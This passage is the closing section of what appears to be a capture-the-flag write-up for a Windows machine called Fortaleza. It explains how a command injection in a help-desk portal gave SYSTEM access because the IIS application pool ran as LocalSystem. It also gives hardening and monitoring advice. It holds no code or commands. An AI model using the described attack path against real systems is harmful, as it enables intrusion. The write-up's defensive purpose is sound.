ApplicationPoolIdentityvirtual account exists specifically so that a compromised web application doesn’t hand over the entire host. Configuring an AppPool to run asLocalSystem(or any highly privileged account) turns any code-execution bug in that site into an instant full compromise, exactly as seen here. - Segment and monitor internal tooling. An internal help-desk portal with a live command-execution
primitive is a high-value target; it should sit on a restricted management network with logging and
alerting on unexpected child processes spawned by
w3wp.exe, which would have caught this exploitation attempt immediately.
Key Takeaways
Fortaleza is a reminder that not every “privilege escalation” phase requires a clever technique — the
most impactful escalation is often a configuration mistake made long before an attacker shows up.
Here, a single unsanitized input field was enough to reach SYSTEM, because the environment had already
removed the isolation that would normally have contained it. Finding the injection was the easy part;
recognizing that the resulting shell was already fully privileged — and not chasing an unnecessary
privilege-escalation technique — was what actually mattered.